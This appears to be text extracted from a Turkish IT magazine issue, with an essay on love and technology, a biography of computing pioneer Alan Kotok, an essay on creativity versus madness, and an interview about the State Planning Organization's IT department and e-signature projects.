Ey Fuzuli çıksa can çıkman tarik-i aşkdan (Canım çıksa bile aşk yolundan ayrılmam)
Reh-güzar-ı ehl-i aşk üzre kılın medfen bana (Âşıkların geçtiği yol üzerinde bir mezar yapın bana).
Hiç düşündünüz mü? Aşk olmasaydı şiir diye bir şey olur muydu? Bana sorarsanız olmazdı. Halk edebiyatının şairlerinin şair olmaları değildir önemli olan onların gerçek aşkı bulmak için diyor, diyor dolaşarak âşık olmayı hak etmeleridir. Onun için Aşık Veysel de "âşık"tır Aşık Mahzuni Şerif de.

Sinema da güzeli arayan bir sanat türü olarak aşkın sihirli gücünü yansıttı yıllarca beyaz perdeye. Çocukluğumuzun Türk filmleri birbirini ölesiye seven iyi kızla iyi oğlanın buluşmalar da buluşmasalar da aşkları için mücadele ettikleri bir şölendi. Sinema salonları da uzaktan da olsa sevgililerin birbiri ile bakışabilecekleri ortamlardı, filmin de süslediği. Ama aşkın acısını hafifleten, ıstıabını külleyen, sevgiliye ulaşmayı kolaylaştırarak gizemini ortadan kaldıran ve yüceltilen ilişkilerin bulutlarını dağıtan teknoloji hızla gelişerek aşkın altını oymaya başlamıştı.

Farkına varmadık ama önce telefon çıktı ortaya. Artık ne kadar uzakta olursa olsun sevgilimizle konuşabiliyorduk. "Bunda ne var?" demeyin. Sevgi sözcükleri çok konuşulunca tükenmeye başlar. Sonra da televizyon erişilmez kadınların ne kadar fettan olduklarını bize anlatan dizilerle girdi yaşamımıza. Teknolojinin yarattığı ürünlere insanların verdiği değer, aşka verilen önüne geçti. Artık zengin kızlar, yakışıklı erkekleri değil, arabası son model ve cep telefonu daha pahalı olanı seçer oldular. Mallar, aşkın önüne geçer olmuştu. Artık "Aşk için ölmeli, aşk o zaman aşk" diye haykırana deli gözü ile bakılıyordu.

Sonra İnternet geldi ve aşkın dili bozuldu. Sesli harfler unutuldu, aşkın şiirinin soluğu tükendi, erişilmez sevgili "chat"de vıcık, vıcık bir ortamda buldu kendini. İlişkilerin gizemi mesajlara kurban gitti ve dünya çok daha hızla dönmeye başladı eskisinden. Eskiden bir hafta evinin önünde bekleyip cama çıktığında dünyalar sizin olan sevgiliniz ile mesajlaşarak geçmeye başladı gününüz. Bir de baktınız ki aşk küsmüş size.

Aramaya başladınız aşkı ama o teknoloji tarafından tutuklanıp İnternet hapishanesine kapatılmıştı.

İnsanlık gerçek bir aşk tanımı yapabilmek için binlerce yılını verdi ve vermeye devam edecek. Ben de tarihsel bir değerlendirme ile yapılmaya çalışılan aşk tanımlarından yola çıkarak günümüze gelmek istiyorum. Belki yol boyunca gerçek aşkı izleyip onu daha yakın tanıma şansını yakalarız.

İlk bilgisayar oyununda imzası olanlardan biri...

Alan Kotok

Bilişim sektörünün öncülerinden olan Alan Kotok, bilişim tarihinde çok önemli çalışmaları yapan Amerikan bilim adamı. Dünyanın ilk bilgisayar oyunu olan Spacewar'da imzası olan Kotok, DEC (Digital Equipment Corporation) ve W3C (World Wide Web Consortium) şirketlerinde görev aldı. Aslında Kotok'un yaşamını üç ayrı bölümde ele almak bu bölümleri farklı değerlendirmek gerekir.

Davut Şahinol

Davut Şahinol
dsahinol@tpao.gov.tr

9 Kasım 1941'de Philadelphia'da doğan Kotok, New Jersey'de büyüdü, lise çağında iki dönemi okumadan 16 yaşında mezun olup Massachusetts Institute of Technology'de (MIT) eğitimine devam etti. MIT'de lisansını ve yüksek lisansını elektrik mühendisliği üzerine yapan Kotok, TMRC'de (Tech Model Railroad Club) tanıştığı arkadaşları ile hayatına şekil verdi ve henüz üniversite yıllarında bilgisayar oyunları yapımında başrolü oynadı. 1959 yılında IBM 704'te satranç oyunu geliştirmeye başladı, 1962'de oyunu tamamladı.

Alan Kotok, dünyanın ilk interaktif bilgisayar oyunu olan Spacewar'ın yapımında da katkı verdi. Harvard Üniversitesi'nden Martin Graetz, Stephen Russell ve Wayne Wiitane'in tasarladığı bu oyun için MIT'den, içerisinde Kotok'un da bulunduğu, bir grup da oyunu iki kişinin karşılıklı olarak oynayabileceği kontrol aletini yaptılar. (Bu aygıtın farklı firmalarca geliştirilen türevlerinden joystick üretildi.)

MIT eğitiminin ardından Kotok; 34 yıl boyunca görev yapacağı DEC'te, 1962 yılında işe başladı. Bir yandan PDP-4 için Fortran derleyici yazmaya başlayan Kotok bir yandan da ilk görevinde Gordon Bell'in liderliğini yaptığı takımda kendine mantık tasarımı asistanı olarak çalıştı. İlk ticari zaman paylaşımlı bilgisayar (PDP-6) yapımında yer aldı. Kariyerinin

ilerleyen döneminde işinde yükselen Kotok PDP-10, DECSYSTEM-10 ve DECSYSTEM-20'nin birkaç neslinde ana mimar ve tasarımcı olarak görev aldı. DECSYSTEM-10'u yazan takımın içinde Gordon Bell, Thomas Hastings ve Richard Hill ile birlikte çalıştı. Tek kullanıcı ve zaman paylaşımı sistemlerde toplu işlem geçişinin hızlandırılmasında önemli katkılarda bulundu. 1984 yılında ise Kotok'un sistem mimarı olduğu bir proje sonunda dijital tarihin o ana dek gördüğü en üstün performansı gösteren bilgisayar (standart bilgisayarlara oranla 4.2 kat daha hızlı çalışma özelliğine sahip) VAX 8600 (Venüs) dijital sektörüne kendisini duyurdu.

Dijital sektöründeki kariyerinde İnternet'in geleceğini kavrayan Alan Kotok; 1994'te bir şirketler birliği için açık ve net standartlar oluşturmak ihtiyacı ve ağı (Web) Geliştirme Koordinasyonu konusunda Steve Fink, Gail Grant ve Brian Reid ile birlikte yaptıkları seyahatte Tim Berners-Lee ile görüştü. Digital's Corporate Strategy Group'da teknik direktör olarak görev almaya başlayan Kotok İnternet İş Çalışma Grubu'nun kurulmasının öncüsü ve İnternet-Web tabanlı teknolojilerin entegrasyonunun erken benimsenmesini savundu. Şirket AltaVista arama motoru, İnternet güvenlik duvarı (firewall), ağ portalı, ağ yayını ve canlı seçim sonuçları (live election returns) gibi günümüzün önemli olgularını bulurken aynı zamanda İnternet ve ağ gelişiminde de öncülük yaptı. Bu başarılı ortamda da Kotok, şirketin kurumsal stratejisini sorguluyor, dijital ürünleri satmak için İnternet ve ağ olanaklarının kullanılması gerektiğine inanıyordu. Dijital sektöründeki kariyerini özetlersek; 1962-1997 yılları arasında kurumsal danışmanlık mühendisi olarak görev yapan Kotok aynı zamanda 1994-1996 arasında W3C Danışma Kurulu temsilciliği, 1996-1997 yıllarında ise GC Tech şirketinde pazarlama başkan yardımcısı olarak görev yaptı.


Alan Kotok W3C'de 1997'de organizasyon başkanı olarak görev yapmaya başladı. W3C ile üye kuruluşlar arasındaki sözleşmeleri yönetmek, W3C web sitesindeki milyonlarca sayfa ve kaynaklar için W3C Sistemi ile Ağ takımı servisi arasındaki koordinasyonu sağlamak ve MIT Bilgisayar Bilimi ve Yapay Zekâ Laboratuvarı'ndan W3C'nin sunucu sitesini korumak görevini üstenerek, bu görevle W3C yönetici takımının bir üyesi oldu. W3C Danışma Kurulu ile yakından çalıştı. Hindistan'daki yeni W3C ofisinin kurulmasına yardım eden Kotok gelişmekte olan ülkelerin üyelik aidatlarını düşürmek için çalışmalar yaptı. W3C Patent Poliçesi'ne büyük bir katkıda bulundu ve kısa bir süre için de olsa Teknoloji ve Toplum Domain'i'nde lider olarak görev aldı.

1977 yılında Longy Müzik Okulu'nda bir koro yönetmeni ve piyano öğretmeni olan Judith McCoy ile evlenen Alan Kotok'un, adı Leah Kotok olan bir öz kızı ve McCoy'un da önceki

evliliğinden olan Frederica Beck ve Daryl Beck isimli iki çocuğu vardı. 26 Mayıs 2006'da kanser tedavisi görürken ölen eşinden 6 ay sonra Cambridge'deki evinde geçirdiği kalp krizi nedeniyle hayata gözlerini kapadı.

- <http://www.kotok.org/>
- <http://web.mit.edu/newsoffice/2006/obit-kotok.html>
- <http://www.e-dergi.com>
- http://en.wikipedia.org/wiki/Alan_Kotok

Yaratıcılık ve

Delilik

“Yaratıcılıktan mütevellit sıra dışılık ile alelade deliliği eşdeğer görmek ana akım ideolojinin ve gericilerin; bir de şarlatanların bayıldığı bir şeydir. Ama gerçek farklıdır...”

Hikmet Temel Akarsu
htakarsu@gmail.com
www.myspace.com/hikmettemelakarsu

Nobel Ödülü kazanmış yazarların yapıtlarına önyargı ile yaklaşırım. Önyargı her zaman, düşünüldüğü kadar kötü bir şey değildir.

Çok zaman haklı gerekçeleri olduğu ortaya çıkar ve insanı zaman kaybetmekten korur. Nobelist yazarların hangi saiklerle bu ödüle layık görüldüklerini irdelediğimde çoğu zaman siyasi telakkilerin ön planda olduğunu görürüm. Bu siyasi telakkiler kolaylıkla tahmin edilebileceği gibi fakir fukaranın, garip gurebanın, ezilen zümrelerin ve aşağı tabakanın değil bilakis efendilerin lehindedir daima. Yine de hayatı çocuksu, naif gözlerle izleme aşamasını çoktan geçmiş biri olarak varsılların, efendilerin ve iktidarın diliyle konuşanların edebiyatında bile okunmaya değer üstün sanatsal yaratılar bulunabileceğini kabullenmiş; dahası bundan istifade eder hale gelmiş birisiyim. Örneğin; İslamofobia'nın ekstrem düzeyde arttığı, üçüncü dünyadan nefretin azdığı, dünyada savaş tamtamlarından başka bir sesin duyulmadığı, sınıfsal nefretin lanetinin ırkçılıkla birleşerek tüm kara derili, esmer ve arabik görünümlülere yöneldiği yıllarda esmer tenli, Indian bir göçmen olan V.S. Naipaul'un, majestelerinin diliyle üçüncü dünyayı aşağılamasından herhangi bir ders çıkarabileceğimi eskiden olsa aklıma getirmezdim. Lakin sözkonusu “ironik ırkçılık”(!) söylemi yazarının Taklitçiler adlı romanını okuduğumda

bu görüşümü modifiye etmek zorunda kalmıştım. Üçüncü dünya insanının taklitçiliklerden, komplekslerden ve eziklikten mütevellit öykünme ve “mış gibi” yapma seyrüserüvenleri ancak bu denli çarpıcı anlatılabilirdi.

Bunun konumuzla ilgisi ne?

Bağlantı, İngilizlerin “pretend” dediği “mış gibi yapma” taklit etme ve öykünme ve de şarlatanlık bağlamında....

Açalım...

Doğrusu ben yaratıcılıkla deliliğin bir alakası, bir ortak paydası olduğuna inananlardan değilim. Sadece şunu biliyorum; delilik de deha da sıra dışıdır. Sadece ve sadece sıra dışı olmak ortak paydasından yola çıkarak dâhiliğin de delilik gibi bir şey olduğunu düşünmek, öne sürmek, iddia etmek gerçek bir kavrayışsızlık değilse eğer başka kötü niyetli düşüncelere dayanıyor olmalıdır. Dâhilerin emsalsiz yaratı ve yapıtlarını ortaya çıkarırken sergiledikleri sıra dışı davranışlar alelade insan için anlaşıl mazdır. O nedenle ortalama birey dâhiyi yadsır. Ondan hazlanmaz; dahası nefret eder. Bu doğaldır. Bunu delilikle eşdeğer göstererek lanetlemek, kovmak, boğmak ister. Bu konuda hiç de yalnız değildir. Çünkü müesses nizam; eskiyi yok edip yeniye getirecek yaratıcının dehasından da, yaratısından da varlığından da nefret etmekte onu ilk fırsatta boğmak istemektedir zaten.

Toplum ve müesses sistem bunu iştihakle yapar...

Bunu yaparken de yaratıcıyı bir nevi deli gibi göstermeyi ihmal etmez; hatta ona sığırır.

Yaratıcıyı itibarsızlaştırır...

Oysa delilerin davranışları gerçekten saçma, akıldışı, zararlı ve kötü iken; dâhiler çağı bir adım öteye taşıyacak; akıllılığın da en üst aşaması olan bir tür avangard uğrunda helak olmaktadırlar. Fakat ortalama birey ve muhafazakar toplum düzeni hiçbir yenilikten hoşlanmadığı için onu delilerle aynı kefeye koyarak soyut bir kozanın içinde enterne eder. Kuşkusuz bu, uzun süre devam edemez ve genelde dâhilerin dehalari geç de olsa ortaya çıkar. Bir zamanların lanetlenen, dışlanan, kovulan, çilekeş ve büyük yaratıcıları birer baş tacı, birer tapınç ögesi, birer ikon haline getirilirler bu sefer. Tahmin edileceği gibi çok zaman iş işten geçmiş, sözkonusu dâhiye bu dünyada cehennem azabı yaşatılmış ya da erkenden ölümle buluşması sağlanmış. Hele hele büyük dâhi ebediyete intikal ettiyse onun ulviyetinden ve dehasından bu sefer tutku ve coşku ile bahsedilemeye başlanır. Çünkü büyük yaratıcı artık yaşamıyordu; ayağa kalkıp ikiyüzlülüklerini suratlarına çarpacak ya da yepyeni avangard yaratılarla ortalığı yeniden karıştıracak halde değildir.

Burada da durulmaz; yaratısını, ideallerinin tam tersi amaçlarla kullanmak için sistem yanlısı eleştirmenler seferber edilir. Bambaşka bir retorik kurulur. Aslında bu, çok romanesk bir insanlık ve toplumsallık durumudur.

Bu “saykıl” sürekli böyle çalışır. İnsanlığın en başından beri... Bitmek tükenmek bilmez bir emme basma tulumba gibi... Ben kişisel olarak toplumun bu alanda gösterdiği iki yüzlülükle hâlâ barışamadım. Sadece bu konuda yapılabilecek bir şey olmadığını, insanlığın bu şekilde ilerlemek zorunda olduğunu kabullendim.

Bunu yaşamın asal yasaları arasına kaydettim.

Ama yine de; tüm bu kabullenişime rağmen; dâhilerin karizmasından yararlanmak için, kendilerini bir dâhi gibi sergileyerek deli pozuna giren, “mış gibi” yapan şarlatanlardan nefret etmeden yapamıyorum. Sıra dışı davranışlar sergileyip, işret meclislerini şirretlikle zehirleyen, ahlakdışı ve ölçü bilmez tavırlarla ortalığı birbirine katan ve bu tür rezilliklerin dâhilikten mütevellit bir tür delilik olduğu imasını yaymaya çalışan sanatın ve edebiyatın şu ayak takımından öğrenmeden edemiyorum. Ve üstelik bu tür şovmenler bizim gibi tam gelişmemiş ülkelerde öylesine çok ki... Neredeyse sanat ortamlarının kahir çoğunluğunu teşkil ediyorlar.

Kimi zaman aslında birer “rate” oldukları halde; öldükten sonra değerlerinin anlaşılacağını iddia eden budalalar da katılır bunlara. Rantı yenen iki süfli teselli çeşmesidir bunlar... Deli pozuna girip büyük yaratıcılarla aynı hamurdan olduğu edasını yaymak veya çok değerli olduğunu; o yüzden anlaşılamadığını ileri sürerek havalara girmek.

Taklitçiler romanında bunun başka bir tarzı anlatılıyordu. Ama çok güzel anlatılıyordu. Sırf o romanın hatırına V.S. Naipaul’ın günahlarından pek çoğunu bağışlamıştım. Ama deli pozuna girerek bana büyük yaratıcı pozu atan sahtekârları bağışlamaya hiçbir zaman niyetim olmaz. Çünkü eksperler bilirler... Dâhilikten ileri gelen sıra dışı davranışları... Ve gerçek deliler, kurnazlar, taklitçiler ve şarlatanları...

Gerçek yaratıcılardan; dâhilerden rol çalmaya çalışan bu şarlatanları da onları iştihakle kullanan ana akım ideolojiyi de onaylamak, bağışlamak; mazur görmek ya da göstermek kâbil değildir.

DPT, bilgi sistemlerinde e - i m z a entegrasyonunu sağlayacak

Bu yıl e-imzalı e-belge yönetim sistemini kullanıma açan, yıl sonuna kadar bilgi haritası oluşturup çalışanlarının bilişim yetkinlikleri ve bilgiye dayalı hizmetlerini artıracak olan Müsteşarlık, bilgi sistemlerinde e-imza ve m-imza entegrasyonunu da gerçekleştirecek.

Aslıhan Bozkurt

K

Kamu ve özel sektördeki bilgi işlem merkezlerini (BİM) tanıttığımız sayfalarımızda bu ay Devlet Planlama Teşkilatı (DPT) Yönetim Bilgi Merkezi Daire Başkanlığı'na (YBMDB) yer veriyoruz. Ülkemizin bilgi toplumuna dönüşümünde aktif rol alan DPT'nin çalışmalarında kullandığı bilgi ve iletişim teknolojileri (BİT), yürütülen BT projeleri, merkezin teknolojik altyapısına ilişkin YBM Daire Başkanı Hakan Demirtel ile bir söyleşi gerçekleştirdik.

50. yılını kutlayan DPT'de, 22 kişinin çalıştığı YBMDB, 8 ana hizmet biriminden biri. Başkanlıkta son yıllarda insan kaynağı konusunda dış kaynak kullanımı gündeme geldi ve bilişim alanında bazı profesyonel hizmetlerin dış kaynaklardan temin edilmesi uygulaması başlatıldı.

2010 sonunda sunucularının yüzde 60'ını sanal ortama taşıyan DPT, bazı güvenlik cihazları ve özel amaçlı sunucular dışındaki tüm sunucularını 2011'de sanal ortamda çalıştıracak. Müsteşarlık, hizmetlerini yürütürken açık kaynak kodlu projeleri de önemli birer alternatif olarak düşünüyor ve uyguluyor.

2011'in başında güvenli e-imza entegrasyonu yapılan EBYS'yi kullanıma açan DPT'de kurum içi ve dışı tüm yazışmalar tamamen elektronik ortamda yürütülürken, kamu kurumları arasında tamamen elektronik ortamda gerçekleştirilecek bir belge alış veriş pilot projesi, yakında hayata geçirilecek.

Bu yıl sonuna kadar bilgi haritası oluşturup çalışanlarının bilişim yetkinlikleri ile bilgi ve bilgiye dayalı hizmet sistemlerinin sayısını artıracak olan Müsteşarlık, bilgi sistemlerinde e-imza entegrasyonunu da gerçekleştirecek.

Özellikle e-imza ve m-imza entegrasyonlarının artmasıyla mobil araçlar üzerinden hizmetlere erişilmesinin daha esnek ve verimli bir çalışma ortamı sağlayacağını düşünen YBM Daire Başkanı Demirtel, BİM'lerin e-dönüşümdeki rollerini pekiştirici mevzuatın geliştirilmesini önemini bir gereklilik olarak görüyor.

- Devlet Planlama Teşkilatı (DPT) Yönetim Bilgi Merkezi Daire Başkanlığı'nın kısa bir tarihini alabilir miyiz? Başkanlık ne zaman kuruldu, bugüne kadar ne gibi yapısal gelişme ve değişiklikler yaşadı? Başkanlığın kurumdaki konumu nedir?

-Bilindiği üzere Devlet Planlama Teşkilatı (DPT) -Bilindiği üzere Devlet Planlama Teşkilatı (DPT) Müsteşarlığı 1960 yılında kuruldu. Bildiğim kadarıyla Müsteşarlığa ilk bilgisayarın giriş yılı, 1982. Bilgi işlem hizmetlerinin organizasyonel yapı içinde ilk kez yer aldığı tarih ise 20 Temmuz 1988. Söz konusu tarihte "Müsteşarlık Bilgi İşlem Grubu" adı ile doğrudan Müsteşarlık makamına bağlı bir grup başkanlığı kurularak bilgi işlem faaliyetleri kurumsallaştırıldı. 1991'de bir süre Genel Sekreterlik altında faaliyet gösteren Grup Başkanlığı, 1994'te çıkan ve DPT'nin kuruluş ve görevlerini düzenleyen 540 sayılı Kanun Hükmünde Kararname (KHK) ile 8 ana hizmet biriminden biri olarak Yönetim Bilgi Merkezi Dairesi Başkanlığı (YBMDB) adını aldı. Halen yürürlükte olan 540 sayılı KHK'nin 17'nci maddesinde Dairemizin görevleri şu şekilde belirtiliyor:

- Ekonomik, sosyal ve kültürel politikaları ve hedefleri belirlemekte hükümete müşavirlik görevinin etkin bir şekilde yerine getirilmesi amacıyla dünyadaki ekonomik, sosyal ve kültürel oluşum ve gelişimleri ile ilgili bilgileri anında almak, değerlendirmek, yetkililerin ve kamuoyunun bilgisine sunmak, arşivlemek;
- Kalkınma planları ve yıllık programların ekonomik, sosyal ve kültürel politika ve hedeflerinin belirlenmesi için gerekli bilgileri ulusal ve uluslararası kuruluşlardan sağlamak, bu bilgileri kullanıcılara sunmak, Müsteşarlık bilgisayar sistemlerinin etkin olarak kullanılması için gerekli tedbirleri almak.

-Yönetim Bilgi Merkezi'ndeki donanım/yazılım ve görevli elemanlara ilişkin bilgi verir misiniz? Merkezde kaç kişi görev yapıyor?

-Dairemizde Sistem ve Bilgi Güvenliği, Proje Yönetimi, Veri Tabanı Yönetimi, Uygulama Geliştirme, İçerik ve Süreç Yönetimi, Teknik Destek gruplarında toplam 22 kişi çalışıyor. Bu insan kaynağına ek olarak son yıllarda insan kaynağı konusunda dış kaynak kullanımı gündeme geldi ve bilişim alanında bazı profesyonel hizmetlerin dış kaynaklardan temin edilmesi uygulaması başlatıldı.

- DPT Yönetim Bilgi Merkezi Daire Başkanlığı olarak hangi projeleri yürütüyorsunuz?

-Müsteşarlığımızın çok çeşitli alanlarda faaliyet göstermesi nedeniyle halen kullanılmakta olan pek çok bilgi sistemi bulunuyor ve bunlarla ilgili geliştirme faaliyetleri yürütülüyor. Kullanılan ve yeni işlevler eklenerek geliştirilen bazı bilgi sistemlerimizi sizinle paylaşmaya çalışayım.

Kamu Yatırımları Projesi, Yatırım Programı kapsamındaki projelerinin izlenmesi amacıyla geliştirildi. Yatırım projelerinin temel bilgileri, amacı, hedefi, ödenek bilgileri, gerçekleşen harcamalar, proje geliştirme sürecinde Müsteşarlığımıza iletilmesi gerekli diğer bilgiler (resim, film, tablo vs.) proje sahibi kamu kurum ve kuruluşlarınca sisteme aktarılıyor. Bilgi sistemindeki bu veriler, iş zekası raporları ile raporlanıyor. Ayrıca Müsteşarlığımız görev alanında bulunan yatırım bütçesi hazırlık çalışmalarına yönelik uygulamalarımız var. Geliştirilmekte olan diğer bir projemiz, AB tarafından ülkemize sağlanan fonların genel çerçevesini çizen Katılım Öncesi Mali İşbirliği Aracının (Instrument for Pre-Accession Assistance-IPA) Bölgesel Kalkınma (Regional Development) ve İnsan Kaynaklarının Geliştirilmesi (Human Resources Development) bileşenleri kapsamında finanse edilen operasyon/projelerin izlenmesi amacıyla geliştirilen Ortak İzleme Bilgi Sistemi. Bilgi sistemi DPT, 4 Bakanlık (Ulaştırma, Sanayi ve Ticaret, Çalışma ve Sosyal Güvenlik ile Çevre ve Orman) ve faydalancı kuruluşlar tarafından kullanılıyor.

Yıllık Programların izlenmesi ve

değerlendirilmesine yönelik olarak geliştirilmiş bir bilgi sistemimiz bulunuyor. Gelişmelere ilişkin bilgiler Eylem Planında görevlendirilen kamu kurum ve kuruluşları tarafından İnternet ortamında giriliyor. Girilen bilgiler Müsteşarlıkça incelenip nihai değerlendirmeler sistem üzerine işleniyor.

Türkiye İstatistik Kurumu'ndan (TÜİK) aylık olarak alınan Türkiye'nin ithalat ve ihracat verileri, her ay sisteme aktarılarak kurum kullanıcılarının bilgi ve analiz ihtiyaçlarını karşılayacak şekilde web tabanlı uygulama yardımıyla çeşitli şekillerde (sektörel, isic3, gtip, ülke, vb.) raporlanıyor.

Müsteşarlığımız tarafından üniversite ve kamu kurum ve kuruluşlarının büyük ölçekli araştırma altyapıları ile araştırmacı insan gücü yetiştirme programlarına destek sağlanıyor. Müsteşarlık tarafından desteklenen teknoloji ve araştırma projelerine ait bilgilerin elektronik ortamda yönetilmesine katkı sağlamak amacıyla bir izleme sistemi geliştirildi. Web tabanlı olan bu uygulama ile proje girişleri ve uzmanlar tarafından izleme/değerlendirilme süreci sistem üzerinden yapılıyor.

Dairemizde geliştirilen diğer bir bilgi sistemi de Kalkınma Ajansları İzleme Sistemi. Kalkınma ajanslarına ait bilgilerinin (kalkınma ajanslarının genel bilgileri, mali destek programı ve ödenek aktarım bilgileri, faaliyet bilgileri) ortak bir havuzda toplanarak güncel olarak izlenebilmesini sağlamak üzere geliştirilen sistem, kalkınma ajansları ve DPT uzmanlarınca kullanılıyor.

Ayrıca Müsteşarlığımızın genel koordinatör olarak görevlendirildiği İstanbul Uluslararası Finans Merkezi (İFM) projesi için İFM Eylem Takip Sistemi geliştirildi. Bu amaçla oluşturulan strateji ve eylem planında yer alan eylemlerin izlenmesine katkı sağlayan sistem, eylemlerde görevli kamu kurum ve kuruluşlarınca kullanılıyor. Bu arada kurulmakta olan yeni bir bilgi paylaşım platformu sayesinde

eylem planı kapsamında faaliyet gösteren çalışma komiteleri, kendi aralarında ve DPT Müsteşarlığıyla bilgi ve belge paylaşımı yapılabilecek.

- Yönetim Bilgi Merkezi Daire Başkanlığı olarak DPT'nin yürütmekle yükümlü olduğu çalışmalara nasıl bir katkı veriyorsunuz?

-Müsteşarlıkta bilgi teknolojileri altyapısının oluşturulması, ihtiyaç duyulan bilişim uygulamaların geliştirilmesi, bilgisayar ağının kesintisiz çalışması, sunulan İnternet servislerinin devamlılığının sağlanması, kullanıcıların bu hizmetlerden sorunsuz şekilde yararlanması, çalışanlarımızın ihtiyaç duydukları bilgi ve belgelere hızlı, güvenli ve güvenilir şekilde erişmelerinin sağlanması gibi görevleri yürütüyoruz. Bilindiği üzere Müsteşarlığımız, kamu yönetimi

içinde bilgiye en çok ihtiyaç duyan kurumların başında geliyor. Bu nedenle Müsteşarlıkta, pek çok ve farklı kaynaktan bilgi edinme ve bu bilgileri analiz ederek yorumlama faaliyetleri yoğun şekilde yaşanıyor. Bu kapsamda geliştirilip kullandığımız birçok bilgi sistemimiz var. Bunların bir kısmını bir önceki sorunu kapsamında aktarmaya çalıştım. Ayrıca Müsteşarlık olarak dünya ölçeğinde faaliyet alanlarımızla ilgili elektronik veri tabanlarına üyeliklerimiz bulunuyor. Bu kaynaklara kesintisiz erişim, kullanıcılarımız için çok önemli. Bunun yanında Müsteşarlıkta yürütülen ve birden çok birimi kesen çalışmaların daha verimli yapılabilmesine yönelik yatay konular, çalışmalarımızın önemli bir kısmını oluşturuyor. Bunlara örnek olarak, çeşitli yetki seviyelerinde kullanılan arşiv ve belge yönetim sistemi, kurum içi ve dışından erişilebilen elektronik posta ve takvim yönetimi hizmeti ile elektronik belge yönetim sistemlerimizi (EBYS)

verebiliriz. 2011 yılı başı itibariyle güvenli elektronik imza entegrasyonu yapılmış olan EBYS'yi kullanıma açtık. Müsteşarımız Kemal Madenoğlu tarafından yayınlanan bir genelge ile kurum içi ve dışı tüm yazışmalarımız artık tamamen elektronik ortamda yürütülüyor. Kurum içinde resmi yazışmaya konu tüm işlemler kağıtsız ortamda ve e-imzalı olarak gerçekleşirken, Kurum dışına çıkacak evraklar tüm işlemleri elektronik ortamda tamamlanmasına rağmen kurumlar arası bir entegrasyon olmadığından alıcısına gönderilmek üzere kağıda basılmak zorunda kalıyor. Bu konuda da Bilgi Toplumu Dairemizin başlattığı bir çalışma ile hazır olan kamu kurumları arasında tamamen elektronik ortamda gerçekleştirilecek bir belge alış verişi pilot projesinin yakında hayata geçeceğini belirtmek isterim. Müsteşarlığımızda EBYS çok

hızlı bir şekilde kabul gördü, bunda sistemin getirdiği belgeye ve söz konusu belgeyle ilgili diğer belgelere kolay ulaşmanın ve sürecin basitleşmesinin yanı sıra Müsteşarlığımızın yeniliklere açık ve iyi eğitilmiş insan gücünün de önemli katkısı olduğunu söyleyebilirim. Ayrıca Müsteşarlık faaliyetleri ve sonuç dokümanlarının kamuoyuna duyurulması amacıyla resmi İnternet sitemizin güncel ve sürekli erişilebilir olmasını sağlamakla da yükümlüyüz. Başkanlığımız tarafından Müsteşarlığımız faaliyetleri ile doğrudan ilgili 15 alan adının yönetimini yapıyor, bu alanlara ait olan web siteleri ve uygulamaların yönetimi ve barındırma hizmetini veriyoruz. Müsteşarlık BT hizmetlerini, 50 sunucu ile yürütüyoruz ancak bu sayı artık fiziksel sunucu sayısına karşılık gelmiyor. 2010'da üçüncü çeyreğinde sunucu sanallaştırma projemizi gerçekleştirdik

ve bugün itibariyle sunucularımızın yüzde 60'ını sanal ortama taşıdık. Birtakım güvenlik cihazları ve özel amaçlı sunucular haricinde tüm sunucularımızı 2011'de sanal ortamda çalıştırmayı hedefliyoruz.

BT hizmetlerini yürütürken açık kaynak kodlu projeleri önemli birer alternatif olarak düşünüyor ve uyguluyoruz. Örneğin Kurum içinde yaptığımız memnuniyet anketi sonuçlarına göre kullanıcılarımızı en fazla memnun olduğu yardım masası hizmetinin yönetildiği uygulama açık kaynak kodlu.

Dairemiz kurum içi çalışmalar haricinde diğer kurumlardan farklı ülke genelinde örnek olabilecek çalışmalarda da yer alıyor. Bu konuda ilk uygulama, daha önce belirttiğim gibi kurumlar arası elektronik belge değişimi için başlatıldı. Bu kapsamda Bilgi Toplumu Dairesi ile yakın işbirliği içindeyiz.

Ayrıca Müsteşarlığımız pek çok alanda izleme ve koordinasyon faaliyetleri yürütüyor. Günümüzde verimli ve sağlıklı bir izleme yapabilmek, sonuçlarını raporlayabilmek için bilgi ve iletişim teknolojilerinin etkin kullanımı kaçınılmaz bir ihtiyaç. Başkanlığımız bu tip izleme sistemlerini hayata geçirerek ihtiyaç sahibi birim ya da birimlerimizin kullanımına sunuyor.

